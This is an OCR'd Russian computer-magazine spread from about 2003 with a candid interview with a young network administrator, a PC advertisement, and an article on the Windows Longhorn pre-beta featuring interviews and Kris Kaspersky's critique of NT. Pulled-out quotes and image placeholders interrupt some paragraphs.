Сложно подвести итог и поставить оценку Windows XP. Хотя зачем это нужно, если все равно мы все ее юзаем и будем юзать. Конечно, стандартный софт от Microsoft явно не дотягивает до нормального уровня, но благо существует куча альтернативного. Плюс операционка требует после установки тонкой и долгой настройки под себя, да и за обновлениями хоть изредка стоит следить.

В последнее время Microsoft стал основательно подходить к написанию новых операционок. Даже выход второго сервис-пака для XP намечен только на середину 2004 года, а Longhorn, который придет на смену XP, вообще должен появиться в начале 2006, если не позже. Зато такой поход заметно повышает качество продукции, надеюсь, так будет и дальше. Ну а пока - XP это всерьез и надолго, минимум еще года на два.

Для тех, кто в первый раз увидел Windows

Мухин Алексей

СЕКРЕТЫ МАСТЕРСТВА

20 ИНТИМНЫХ ВОПРОСОВ ДЛЯ СИСАДМИНА

На наши 20 интимных вопросов совершенно откровенно ответил admin одной локальной сети. Кто никогда не был администратором, узнает много интересного. А кто и сам admin, возможно, отчасти узнает себя :).

Как давно ты погрузился в комп, насколько глубоко и в каких направлениях?

Давно, не помню первого знакомства. Наверное, первой запущенной программой для меня стала игра Quake 1. После этого последовало постоянное отвисание у друзей, имевших компьютеры. Наконец, мой самый первый железный конь - пентиум 1 с 32 мегами оперативки и с ужасно большим, как мне казалось, винчестером в 2 гигабайта. Появление своего компьютера резко увеличило время, проводимое за монитором. Но эра игр прошла в течение 2 месяцев, закончившись бесславной гибелью моего компьютера от скачка напряжения :).

Второй "друг детства" появился у меня в 14 лет. Им стал 700 селерончик, который здравствует и поныне. Именно с него я начинаю отсчет своей "взрослой" увлеченности компьютерами. Были поставлены все масти виндов (начиная с 1.0 и до 2к), ДОС'ы всех разновидностей. Все ставилось, оттачивалось и благополучно сносилось по причине поиска "золотого граля". Таким образом, за год я полностью составил впечатление обо всех системах от Майкрософт. Уже тогда я начал подрабатывать установкой-настройкой компьютеров и систем. Затем друг переписал мне дистрибутив линукса - Мандрейк 8.0. На пользовательское освоение этой системы я потратил полгода.

После этого начался новый этап моей жизни, я купил модем. Инет притягивал меня информацией, общением с единомышленниками и возможностью получать все и сразу ;). Но пользователем мне не жилось, и я решил возрождать старое доброе движение ФИДО в своем городе. Сказано - сделано! После двух месяцев кропотливой работы была поднята фидостанция и BBS при ней. Правда, просуществовала она только 2 месяца, но и сейчас иногда ночью раздаются одинокие звонки, модемы просят коннекта :). Смерть станции - не лень admina, а получение мной в свое распоряжение сегмента общегородской сети. Свой сервер - свои проблемы, свои радости. Это была моя первая работа: администрирование локальной сети из 30 компьютеров с выделенным сервером-шлюзом. Я выполняю ее и сейчас, не особенно напрягаясь.

■ О себе: ФИО, где живешь, возраст, образование, работа... Потом будешь хвалиться перед девушкой :).

Головин Виталий Юрьевич, для подруг - Виталя, друзьям-коллегам - просто Винт. Сейчас мой адрес не дом и не улица... Это, наверное, www.townnet.ru. А посылки шлите в Шадринск Винту! На сегодняшний день мне полных 17 лет. Серьезно! Учусь на первом курсе, естественно, по компьютерной специальности admina :).

Как ударился в администрирование? Полно профессий, почему именно admin?

Не просто ударился, а очень серьезно. Вот все еще никак не отойду, все больше затягивает это управление системами-юзерами. Самая первая моя "покальная сеть" состояла из одного компьютера без модема ;). Она была построена на VMWare (система виртуальных машин), включала в себя целых три хоста, на которых стояли две винды и один линукс.

Был создан свой "интернет" со своим шлюзом, веб-сервером, фтп-сервером и почтой. В общем, все сервера были смоделированы на одном компьютере. Использовал для освоения, поиска уязвимостей в своем же администрировании, оттачивал, так сказать, мастерство.

Почему именно admin? Может, я быстро повзрослел и мне стало безынтересным уничтожение чужих серваков. Программист - интересная профессия, но не для меня. Я люблю создавать что-то одно, но постоянно улучшаемое. А может, выбор мне помогло сделать увлечение линуксом.

Какие системы admинил? Что именно admинил? Какая из систем нравится больше всего и почему?

Естественно, винды: 2k, XP, 2003 Server. Все остальные ставил на пользовательские машины. Из никсов брал Мандрейк. Так уж сложилось, что я именно "мандрейковец", хотя пробовал все остальные rpm-base дистрибутивы. В ближайших планах освоение FreeBSD.

Все было в моей власти: веб, фтп, почтовый и прокси-сервер, настройка/отладка фаервола-роутинга. И другие мелочи. Для серверов я выбрал пингвинчика от Мандрейк. Объясняется привычкой. Из виндов, если кому-то надо виндовс-сервер, ставлю и держу 2003. Как самый быстрый, новый и стабильный.

Любой admin, дай ему место, приходит и настраивает какие-то первоочередные фишки под себя. Как ты настраиваешь систему под себя, что меняешь в первую очередь по дефолту?

Сношу на фиг все графические навороты и красивости. Я люблю минимализм. Все должно быть просто, удобно и без тормозов. Если это XP или 2003 система, переключаю все к стандартному виду. Для линукса ставлю IceWm, MC, XMMS. Удаляю всякие КДЕ и Гномы. В любой системе очищаю автозагрузку и отключаю автообновление. Дальше уже идут мелочи "для души".

Admинил ли удаленно? Чем и почему? Какие нюансы?

Конечно. Без этого никак. Для никсов однозначно RSSH. Для виндов что угодно, кроме стандартных средств ;). Я выбираю Remote Administrator, удобный и многофунк-

циональный клиент-сервер. Нюансы есть. Так, если ты работаешь по модему, безопасность всегда выше. По локалке же появляются возможности потенциальных атак типа ип-спуфинга и снифинга трафика.

Многие админы, работающие с 2k и пока не перешедшие на XP, спрашивают, чем отличается сервер на 2k от сервера на XP. Так чем же?

В XP необходимо уделить больше внимания настройке. Это и нежелательная беседа с Майкрософт, и зарезервированный траф и многое другое. По стабильности же XP не панацея от зависаний и тормозов. Для меня XP - это не сервер: слишком "пользовательская" эта ОС. Да и лицензионная политика Майкрософт для XP меня не устраивает.

Больное место - атаки извне. Какой фаервол используешь и почему? Какие пробовал до этого, чем не понравились?

IpTables. Много настроек, может практически все, бесплатный, стабильный, идет в дистрибутиве ;). Для виндов - Outpost Firewall. Из плюсов: поддержка 2003 сервера, наличие необходимых плагинов, возможность противодействия некоторым атакам, общее удобство. До этого был Norton Firewall. Показался тормознутым и сильно кушал ресурсы при DoC-атаках (этот фаервол сам ДоСил сервер по самое не хочу). Керио показался слишком простым. Zone Alarm очень даже неплох, только немного страдает у него детектор атак.

Логи - иногда необходимый спасательный круг. Чему отдаешь предпочтение: логам системы или логам фаервола?

Раз-два в день просматриваю логи фаервола. Иногда специально звоню на сервак и просматриваю их удаленно, тратя на фаервол минут 10-15 в день. Системные логи смотрю реже, но тщательней. Где-то раз в неделю. Сначала натравливаю специальные лог-анализаторы на систему, а потом, в зависимости от результата, просматриваю все сам, обращая внимание на замечания программы. Таким способом я не только экономлю свое время, но и содержу сервер в боевом состоянии.

Как часто посещаешь сайты, посвященные безопасности? Какие именно?

В среднем раз в два-три дня. При появлении новых дыр - чаще. Подписан на все анонсы и ньюсы основных багтрак-сайтов. Предпочитаю русские, но если появляются критические уязвимости, тут не до удобств, бегом на www.securityfocus.com. Из наших, российских, просматриваю часто bugtraq.ru и секьюритизон.

У меня есть друзья, которые совмещают несколько работ в качестве адмна. Скажем, 2 дня в неделю на одной, 3 дня в неделю на второй, а на третьей удаленно. Реально это, не лопнет голова? Зато вроде как бабок в 3 раза больше. Или это самообман?

Реально. Даже очень. Сейчас я учусь на очном отделении и работаю администратором двух локальных сетей. Причем в одной сервер настроен на линуксе, а во второй - 2003 винда. Вроде страшно разные системы, но грамотный администратор и отличается от зачитанного ламера тем, что знает основную идею, что и куда отправить. Разрулив основную концепцию сервера, переходишь к реализации, где главные помощники - man, opennet.ru, хелп и все винфорумы. То »

■ Расскажи смешные и забавные случаи из своей профдеятельности.

Я только начал работать в качестве главного администратора, как к нам приходит новый бухгалтер. Знаний в компьютерах ноль, только где-то краем уха слышала о такой сети, как интернет. Посадил я ее за машину с 98 окнами и кратко рассказал, что да как. Очень кратко, но все же. И что? Через тридцать минут звонок. Она голосом, полным тревоги, еле сдерживая эмоции, кричит в трубку, что чуть сейчас не удалила весь интернет, и вообще, зачем ей дали такое страшное оружие разрушения, как рабочий стол виндовс.
Как позже выяснилось, она просто переместила в корзину ярлык интернет-эксплорера. После чего система выкинула запрос на подтверждение: "Are you sure you want to delete 'The Internet'?" И выбор Yes или No. Бедная женщина испугалась до самых тапочек и, отменив операцию, начала звонить мне ;). Ну что я мог на это ответить? Пошел за соседний компьютер, запустил 1с, выписал со склада веревку с мылом и повесился на ней ;).

Недавно установил в бухгалтерию MS Office. Через тридцать минут звонок и крики: "Виталий! Срочно приходите и убирайте свою скрепку с той стороны экрана! Она стучит и мешает мне работать, я уже устала! Она постоянно кричит, что я ничего не понимаю в компьютерах, и предлагает какого-то помощника!"

Как-то встречаю своего друга-адмна, разговорились. Он хвастается:
- Вчера, наконец-то, новую матрицу с суперским переводом посмотрел!
- Чем же оно хоть кончилось?
- Недопустимой операцией!
Собственно, так и живем ;)

есть вполне реально держать одновременно два или больше разных серваков, даже на разных платформах.

Сколько вообще получает админ? Хватает ли на жизнь?

Оклад полностью зависит от места работы, организации и загруженности самого админа. Сейчас меня вполне устраивает заработная плата с двух работ, причем на все свои функции я трачу от часа до четырех часов в день. Если, конечно, не возникают внештатные ситуации.

Как, по-твоему, играют ли роль сертификаты? Они стоят денег. Стоит ли тратиться? Или сейчас больше ценятся реальные знания, а не бумажки? Хотя, с другой стороны, сертификаты даром не дают. Твое мнение?

Сертификаты - сложный вопрос. Реальная сертификация обойдется в $5000. Кто готов на такие расходы? Начинающий, безработный студент-администратор? Вряд ли. Уже устроившийся и работающий? А оно ему надо? Ведь есть место, зарплата, перспектива. Зачем нервировать начальство, требуя денег на сертификацию? Мне кажется, в России сертификация пока не сильно прижилась. На работу чаще берут по знакомству, по слухам или сразу после универа (аналогия распределения). Как видишь, нет ни слова о необходимости сертификата. Я задумаюсь о сертификации, когда захочу устроиться на работу в другой город или в серьезную организацию, где это будет одним из требований. Пока мне просто жаль денег на эти экзамены.

Чем увлекаешься в свободное от администва время? Как считаешь, администрирование - твоя работа на всю оставшуюся жизнь? Или это временный заработок, пока учишься?

В свободное время люблю просто отдыхать в своей компании. Люблю в инете рыться, даже в свободное время. Что дальше будет - неизвестно. Меня устраивает текущее положение дел. Поадминим - увидим. Будем учиться дальше!

Опиши свой программный арсенал, который используешь для администва. Объясни, что, для чего и почему именно это, ведь альтернативы есть у всех программ.

Да не особо он большой. Что касается удаленного администрирования, Putty для линукс-серверов, Remote Administrator для виндов. Еще использую сканеры уязвимости, так как не все дыры админ может обнаружить сам. Из такого софта меня уже долгое время устраивает nmap и GFI LANguard Scanner. Выбор основан исключительно на собственных тестах. То есть я периодически скачиваю новые версии всех основных сканеров и прогоняю их по собственным тестам-задачам. И примерно раз в два-три месяца сканеры проходят мое "освидетельствование" ;).

Кто доставляет больше хлопот: разработчики или юзеры? Ведь шалости юзеров - это ошибки админа. А дырки системы уже полностью на плечах изготовителей, которые быстренько штампуют заплатки.

Больше проблем, наверное, все-таки от производителей ПО. Я знаю, на что примерно способны пользователи моей покалки, и даже в случае попытки атаки я легко могу ее отследить и предупредить. А критические уязвимости в серверном ПО - настоящая потерея. Кто быстрее: админ скачает патч или юзер эксплоит :). Только появляется объявление на багтраке о новой уязвимости - я уже начинаю раз по пять в день заходить на сайт производителя в поисках патча. Только однажды я прокараулил SMD-уязвимость на 2000 сервере. Просто я уехал на две недели из города, а в это время анонсировали эксплоит. К счастью, я успел поставить патч еще до атаки.

Предпочитаешь книги или мануалы? Если книги, то какие? Реально ли научиться админить, не читая книг, а все на собственном опыте? Что посоветуешь почитать админам?

Смотря для чего. Начинать предпочитаю с книг русских авторов. Не обязательно толстенный талмуд ценой в тысячу-другую. Мне вполне хватает интересной распечатки с любимого opennet'а. Именно так я начал свое самообразование. Только после того как составишь общее представление о проблеме и путях решения, можно переходить к манам. ИМХО, без книг нельзя. Ведь надо же хотя бы представлять, откуда ждать атаки. Настроить-то кое-как можно, но администрирование состоит не только в запуске сервера!

Бывают девушки-админы. Это нормально? Или это уже не девушки?

Я не встречал красивых и умных девушек-админов. Я бы не хотел, чтобы моя подруга была администратором :). Это ненормально, сидя в кино-кафешке, обсуждать новый критический баг виндов!

Критические уязвимости в серверном ПО - настоящая потерея. Кто быстрее: админ скачает патч или юзер эксплоит :).

■ **Какой распорядок дня у админа? Конкретно у тебя.**

Он очень нестабилен :).

7.00 - 7.30 - подъем, завтрак;
7.30 - 8.00 - чтение почты, пробег по инету;
8.00 - 9.00 - дорога до учебного заведения;
14.00 - подкрепляюсь, место часто неопределенное;
15.00 - появляюсь на работе;
18.30 - прихожу домой (иногда не к себе), кушаю, чего есть;
19.00 - 23.00 - время жизни, отдых с друзьями, иногда просто за компьютером;
23.30 - 00.00 - переход в спящий режим.

Но это чисто условно. Если все идет по плану, живем так. Иначе можно и до ночи на работе засидеться...

рис. Константин Комардин

Живи ярко!

Больше времени для любимых дел!

персональные компьютеры Proxima®

рабочие станции Carbon®

серверы Marshall®

ноутбуки Tornado®

Логотип процессора Intel® Pentium® 4 с поддержкой технологии HT означает, что поставщик системы проверил ее работу с технологией Hyper-Threading. Реальные значение производительности могут изменяться в зависимости от конфигурации и настроек аппаратных средств и программного обеспечения.

R-Style® Carbon® Ai 520

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Процессор: Intel® Pentium®4 с технологией Hyper–Threading 3.20 ГГц
Набор микросхем (чипсет): Intel® 865PE
Частота системной шины: 800 МГц
Оперативная память: 256МБ (до 2 ГБ) Dual Channel DDR 400
Жесткий диск: 40 ГБ (до 360 ГБ)
Привод DVD (CD–RW, CDD)
Видеокарта с поддержкой 3D – графики. Звуковая карта, клавиатура, мышь.
Операционная система: Microsoft® Windows® XP

Благодаря мощным процессорам Intel® Pentium® 4 с технологией HT у Вас появится больше времени для любимых дел.

Обращайтесь к нашим партнерам, и они помогут подобрать Вам необходимую конфигурацию компьютера, а также необходимое периферийное оборудование и программное обеспечение для эффективного выполнения Ваших задач

http://www.r-style-computers.ru/buy/

Компьютеры производства R–Style Computers поставляются с лицензионной операционной системой Microsoft® Windows®.

Оптовые поставки: Компания RSI
тел.: (095) 514–1419
www.rsi.ru
Техническая поддержка:
R–Style Computers
тел.: (095) 903–3830
www.r-style-computers.ru

Партнеры по розничной продаже и системной интеграции:

Астрахань ТАН (8512) 39-42-54 **Братск** БАЙТ (395-3) 41-11-21 **Владивосток** ЭР-СТАЙЛ ДВ (4232) 20-54-10 **Калининград** БАЛТИК СТАЙЛ (011) 254-11-98 **Кемерово** КОНКОРД ПРО (3842) 35-78-88 **Краснодар** ВСС COMPANY (8612) 64-04-50 **Красноярск** ЛАНСЕРВИС (3912) 23-93-42 **Москва** R-STYLE TRADING (095) 514-14-14, КОМПАНИЯ R-STYLE (095) 514-14-10, УМНЫЕ МАШИНЫ (095) 389-45-55, ПРОФИТ-М (095) 748-02-72, ПРАЙМ ГРУП (095) 725-4432/33, СИБКОН(095) 292-50-12 **Нижний Новгород** ЭР-СТАЙЛ ВОЛГА (8312) 44-35-17 **Новосибирск** R-STYLE SIBERIA (383-2) 66-11-67 **Пермь** ЭР-СТАЙЛ КАМА (3422) 107-445 **Петропавловск-Камчатский** АМН (4152) 16-87-51 **Ростов-на-Дону** ЭР-СТАЙЛ ДОН (8632) 52-48-13 **Санкт-Петербург** R-STYLE SPB (812) 329-36-86 **Тамбов** ГИТОН (0752) 71-97-54 **Тула** ПИТЕРСОФТ-НТ (0872) 35-55-00 **Уфа** АЛЬБЕЯ-ТЕХПРОЕКТ (3472) 28-92-12, КОМПАНИЯ ОНЛАЙН (3472) 248-228 **Хабаровск** ЭР-СТАЙЛ ДВ РЕГИОН (4212) 31-45-30

R·Style COMPUTERS

Сделано в России.
Сделано на совесть!

Crazy_Script (crazy_script@vr-online.ru)

НОВОЕ ДИТЯ MICROSOFT

ПОСЛЕДНИЕ ИЗВЕСТИЯ О WINDOWS LONGHORN

Предположительно, в 2005-2006 году мы увидим новую ось от Microsoft. Как говорят разработчики, это не просто новая версия Windows, а очередной шаг к полному переходу на .Net технологию. Но пока мы можем довольствоваться только пре-бета версией винды. Что будет дальше? Увидим...

"Пока еще очень рано говорить о том, что вырастет из этого кислотного заморыша :)." (c)offtopic

Palladium будет защищать не только Windows.

Longhorn будет выпущен и в серверных, и в клиентских вариантах.

ОТ АЛЬФЫ К БЕТЕ

Почти полтора года прошло с момента выхода первого билда новой операционной системы Windows Longhorn от Microsoft. Тогда разработчики назвали этот билд (3683) альфа-версией. И вот совсем недавно, в середине ноября 2003 года, мы увидели пре-бета версию - билд 4051 (последний на момент написания статьи). Многое изменилось. Процесс установки, дизайн бо-

Диск Windows Longhorn

Самая первая версия LH

Логотип Windows Longhorn


ковой панели (SideBar) и визуальное оформление менялись от одного билда к другому. Но это все внешний вид. А что же внутри?

ИНТЕРФЕЙС

Самая яркая и обсуждаемая новинка в интерфейсе новой Windows - это SideBar. SideBar - панель, расположенная в правой части экрана, призвана полностью заменить меню Start. В первых билдах ее приходилось специально включать в настройках, но потом, с ростом ее популярности, MC поставила сайдбар по дефолту. Стиль сайдбара пока остается неизменным, зато от билда к билду меняется интерфейс часов на панели.

Но просто красивой панелькой нас не удивишь. Поэтому мелкомягкие добавили на нее много разных функций. Мы можем, например, смотреть на ней слайд-шоу и фильмы, а также записывать туда контакты, держать календарь. И все же, несмотря на популярность, MS еще колеблется - меню Пуск или SideBar.

Лично мне очень понравился интерфейс новой винды. Но фейс фейсом, а хочется стабильности! Хотя какая может быть стабильность у пре-бета версии? Взять хотя бы ужасное торможение Explorer'a при включенном



Приятный дизайн папки GAMES

SideBar'e. Или невозможность просматривать Сетевое окружение. Короче говоря, работы еще очень много. Будем ждать официального релиза.

НОВЕНЬКОЕ В СИСТЕМЕ

Не все нижеописанное было зарелизено в альфа-версии и не все есть сейчас в пре-бета. Дело в том, что Microsoft избрала для себя такой путь развития: с выходом более новых билдов они вносят в систему что-то новое. Почему не сделать все сразу - непонятно.

Palladium

Palladium - новая аппаратно-программная архитектура для Windows, которая должна существенно улучшить конфиденциальность и безопасность информации в системе. Технология разрабатывается совместно с Intel и

Рабочий стол вместе с SideBar

РАЗГОВОР С OFFTOPIC

■ О технологии защиты Palladium и о новой Windows в целом я решил поговорить с отцом компьютерной безопастности ОС семейства Windows и автором многих заметок на securitylab.ru offtopic'ом. Вот что у нас получилось:

CS: Какой последний билд ты себе ставил? И каковы твои первые впечатления от Windows Longhorn?
offtopic: Билд - 4051. ИМХО, говорить о "впечатлении" пока рано. Система пока настолько сыра, что все новые возможности с лихвой компенсируются ее нестабильностью. Некоторые вещи в API радуют, но опять-таки - окончательно они сформируются нескоро. Да и что можно сказать об ОС, которая, по заверениям разработчика, выйдет через пару лет. За это время многое может измениться. Сравните хотя бы Windows NT 5.0 beta 2 и Windows 2000 - это почти "два разных человека".

CS: Считаешь ли ты выпуск Лонгхорн важнейшим событием на рынке ОС?
offtopic: Ну не знаю. Это можно сказать о каждой операционке MS. И в принципе, в этом есть немалая доля истины. Вспомните Windows 3.11 и Windows 2003 - небо и земля. Это не *nix, где база не меняется с 70-х. Продвижение .Net для Microsoft очень важная задача - это выход на абсолютно новый уровень - практически полный захват рынка программных технологий.

CS: MC внедрила в систему новую технологию безопасности Palladium. Ты как мастер в безопасности OS Windows наверняка с ней ознакомился? Расскажи о своих впечатлениях.
offtopic: Palladium это отдельный разговор, и если честно, я отношусь к нему с некоторым опасением. С самой технологией я не работал, однако, судя по описаниям, это нечто среднее между Windows Government Edition и SecretNet от Информзащиты. Опасение внушает "зацикленность" инициатив в области безопасности на самой Microsoft. Возьмите тот же Passport или Rights Management Server. Все они работают только под контролем MS. У вас нет возможности развернуть свою инфраструктуру Passport или самостоятельно управлять цифровыми правами без посредничества Microsoft. Боюсь, такой подход вызовет справедливое недоверие со стороны пользователей.

CS: Расскажи поподробнее про "зацикленность" инициатив в области безопасности на самой Microsoft.
offtopic: Инициативы Microsoft в области безопасности зачастую рассчитаны на то, чтобы приносить доход этой компании. Возьмем, к примеру, Passport. Инфраструктура SSO для Web приложений сама по себе довольно полезная вещь. Однако использовать ее, не "идя на поклон" к Microsoft, невозможно. Вам придется зарегистрировать свой сервер в инфраструктуре Passport, и только после этого вы сможете работать с ним. У вас нет возможности развернуть собственную (например, внутрикорпоративную) инфраструктуру Passport. Соответственно, у пользователя возникает вопрос - а можно ли доверять системе безопасности, которую разрабатывает компания, привыкшая писать на продуктах, что они поставляются "AS IS".

CS: А что скажешь про WinFS?
offtopic: WinFS - вполне рациональное продолжение инициатив в области индексирования данных. Согласитесь, уже сейчас найти что-то на винчестере довольно сложно. Что будет через пару лет? MS давно работает в этой области, разрабатывая различные индексаторы. Но получаться стало не так давно. MS Index Server 1.0 - это было нечто ужасное. В общем, поживем - увидим.

CS: Спасибо.
offtopic: Пожалуйста. Основное мнение - будет день, будет пища.

AMD, и как говорят разработчики, Palladium превращает компьютер в недосягаемую и безопасную крепость ;). Билл Гейтс в своем письме "О новых взглядах Microsoft на вопросы обеспечения информационной безопасности" сообщил, что эта технология будет интегрирована во все новые версии Windows, позволит приложениям и их компонентам работать в защищенном пространстве памяти, обладающем высокой устойчивостью к проникновению и вредным воздействиям, что значительно снизит опасность вирусов и других атак. "Мы стремимся к тому, чтобы процесс разработки Palladium стал совместным проектом для всей ИТ-индустрии", - заявил в письме глава Майкрософт.

Итак, технология "Палладиум" будет обеспечивать защиту всего оборудования ПК от вирусов, кейлоггеров и другого нежелательного ПО. Это, конечно, хорошо, но сейчас многие эксперты с опасением относятся к технологии. Например, Роберт Крингли отмечает, что Palladium "может сделать интернет безопасным, но при этом нелицензированная технология (например, TCP/IP) будет заменена лицензированной (например, интернет понемногу преобразуется в одну большую службу MSN)".

Дорога в будущее


Официальный релиз Windows Longhorn намечен на 2005 год.

Глава Microsoft на PDC заявил, что программы, разработанные специально для Longhorn, не будут работать в других версиях Windows, но в системе сохранится возможность запуска программ, написанных для более старых версий Windows.

WinFS

WinFS - новая файловая система - на мой взгляд, главное нововведение Майкрософт. Как уверяют разработчики, файловая система превратится в огромную базу данных. WinFS состоит из трех частей: реляционная база данных, база данных на основе XML и NTFS. С помощью технологии SQL (она получила кодовое название Yukon) информация будет храниться в более упорядоченном виде, а с помощью XML по метаданным можно получить исчерпывающую информацию о файле. Т.е. мы забудем о том, что такое файл в его нынешнем смысле, а папка превратится в список файлов. По некоторым данным, файл даже потеряет свое уникальное расширение, и система сама будет выбирать, какое приложение запустить для открытия. Уже в билде 4008 появилась форма для поиска, только сам поиск не работал :).

На скриншоте можно увидеть пример ввода искомой информации: »



Форма поиска

"Example: 'Pictures from John' or 'What is a firewall?'". Получается, что пользователь вводит не конкретное имя файла, а интересующую его информацию. Это, несомненно большой плюс новой операционки, особенно он должен порадовать людей, точно не знающих, что им надо ;).

Avalon

Avalon - кодовое название совершенно нового графического ядра для Windows LH. Майкрософт, как корпорация, смотрящая в будущее ;), сделала систему полностью векторной и объединила в ней вывод двухмерной и трехмерной графики. Дело в том, что векторный режим позволяет работать с большими объемами графической информации. А так как интерфейс LH становится трехмерным, без векторного режима не обойтись.

Indigo

На Professional Developers Conference вице-президент Microsoft Джим Оллчин рассказал о системе разработки web-приложений Indigo. Эта система, являющаяся развитием технологии .Net, предназначена для организации обмена данными между процессами и для работы с веб-сервисами. Некоторые считают, что эта разработка Microsoft нанесет удар основным конкурентам - IBM и Sun. С вопросами об этой технологии мы решили обратиться непосредственно в российское представительство Майкрософт, и вот что из этого получилось:

XS: Что представляет собой новая технология Indigo?

MS: Indigo - набор технологий для создания коммуникационной инфраструктуры поверх веб-служб. Indigo значительно упрощает создание распределенных систем, обеспечивая безопасную, надежную и транзакционную обработку при взаимодействии систем. Indigo строится поверх .NET Framework и реализует принципы создания SOA - Services Oriented Architecture. Программная модель унифицирует широкий спектр характеристик распределенных систем в виде удобной и гибкой архитектуры, определяющей транспортные потоки, системы безопасности, шаблоны сообщений, кодирование сообщений, топологии сетевых сред, модели для хостинга.

XS: Можно ли рассматривать Indigo как конкурента продуктов данной категории?

Longhorn обойдется дороже полета на Луну.

Microsoft разрабатывает Palladium в открытых исходных кодах

Переход от нынешней Windows к LH приравнивают к переходу от Windows 3.1 к 95.

Полный текст письма Б.Гейтса можно найти по адресу www.microsoft.com/rus/government/newsletters/issue17/02.asp.

МНЕНИЕ КРИСА КАСПЕРСКОГО

■ У осей семейства NT ядро довольно функционально ограниченное, можно сказать ущербное, общая архитектура системы выполнена с претензией на барокко, но в действительности представляет собой нечто вроде "Демоса" (была такая система, составленная нашими программистами из кусков разных Юниксов). Например: зачем "серверу" иметь в ядре интегрированный GUI? Почему "сервер" вообще нельзя полноценно удаленно администрировать? Почему в "защищенной" многопользовательской среде окна вообще не защищены, и любое приложение независимо от уровня привилегий может беспрепятственно читать содержимое других окон и даже "управлять" ими по своему усмотрению? Почему в "серверах" поставляется аспи лайерс, который обеспечивает низкоуровневый доступ к любому SCSI/IDE устройству всем пользователям? Т.е любой юзер (или вирус) могут при желании читать/писать винт на секторном уровне. Почему в кукед моде доступ не требует привилегий адмика? Т.е. любой юзер может читать/писать любой диск как ему вздумается? Наконец, почему существует множество сервисов, причем уязвимых сервисов, которые нельзя отключить напрямую (тот же DCOM, породивший последнюю эпидемию), почему firewall, вмонтированный в w2k и выше, ломается спичкой (пропускает TCP/IP с "покальным" обратным адресом вне зависимости от запретов и настроек)? Короче говоря, NT катится в пропасть... это хорошая рабочая станция или сервер локальной сети небольшой организации (которая не может оплачивать работу адмнов), но то, что пытаются сделать из нее сейчас - это... это истребитель на паровом двигателе...

Avalon - кодовое название совершенно нового графического ядра для Windows LH.

MS: Продуктов, реализующих эту архитектуру, нет, есть отдельные фрагменты, в т.ч. в составе собственно Windows. Целью Indigo является создание нового поколения распределенных систем на базе веб-служб. Основным отличием Indigo является подход к services-oriented программированию, а не к объектно-ориентированному. Тем самым для программиста открываются более удобные способы реализации и последующей эксплуатации распределенных систем.

XS: Расскажите, plz, о возможностях Indigo.

MS: Архитектурно Indigo состоит из нескольких блоков:

■ Системные службы - обеспечивают поддержку транзакций, федеративных режимов доступа и т.п.

■ Службы сообщений - очереди сообщений, маршрутизация, событийность и т.п.

■ Коммуникации - каналы (дейтаграммы, надежность сети, точка-точка и т.п.), транспортные каналы (IPC, HTTP, TCP, ...), менеджеры коммуника-

W W W

■ **ftp://mackerel.plala.jp/Public2/Longhorn-4051-PDC.xBetas.rar** - последний билд (4051)
■ **www.winsupersite.com** - сайт фаната Windows
■ **www.longhorn.winall.ru** - мир Windows LH
■ **www.thelonghorn.ru** - сайт, посвященный LH
■ **www.vr-online.ru/team/cscript/longhorn_4051_tweak.zip** - руководство по оптимизации LH4051
■ **www.microsoft.com/presspass/events/winhec/docs/AthensPCWP.doc** - прототип компьютера эпохи LH
■ **www.msdn.microsoft.com/Longhorn/** - центр разработки ОС Windows Longhorn

ATHENS - КОМПЬЮТЕР ЭПОХИ LH




Схема компьютера эпохи Longhorn

На прошедшей с 26 по 30 октября 2003 года конференции Professional Developers Conference (PDC) Билл Гейтс рассказал о будущих компьютерах эпохи Лонгхорн. К моменту выхода новой винды (2005-2006) производительность компьютеров существенно повысится. Стандартный ПК будет иметь процессор с тактовой частотой 6 ГГц, 2 Гб оперативной памяти, более 1 Тб дискового пространства, а также быстрые графические процессоры и сетевые подключения. И все это без проблем будет поддерживаться новой осью.

Целью Indigo является создание нового поколения распределенных систем на базе веб-служб.

ций (порты), движек безопасности каналов, кодировщик сообщений.

■ Сервисная служба - менеджер экземпляров, менеджер контекста, методы службы, интеграция типов, методы декларирования данных, транзакционные методы.

■ Среда хостинга - ASP.NET, контейнер, исполняемый файл, системный сервис или DLLHost.

XS: Возможна ли интеграция Indigo на другие версии Windows?
MS: Indigo будет доступна для скачивания и работы в Windows XP & Windows Server 2003.

XS: Когда новая технология будет полностью готова?
MS: Сейчас мы не можем сообщить дату выхода продукта. Во время конференции для разработчиков PDC 2003 ее участники смогли ознакомиться со специальной Preview версией этой технологии.

"Мы позиционируем Indigo как технологию для построения среды времени исполнения (run time environment - прим. ред.) для Web-служб. ESB-стратегии будут строиться с применением целого ряда технологий. Они могут формироваться на основе Web-служб, ведь транспорт данных может быть организован несколькими различными способами. Данные можно передавать посредством TCP или HTTP. Можно использовать совсем другие решения, например стратегии обмена сообщениями, скажем MSMQ или Tibco. Думаю, все они будут использоваться в сочетании", - заявил старший вице-президент Microsoft Эрик Раддер.

ЕСТЕСТВЕННОЕ ОТ ПРИРОДЫ

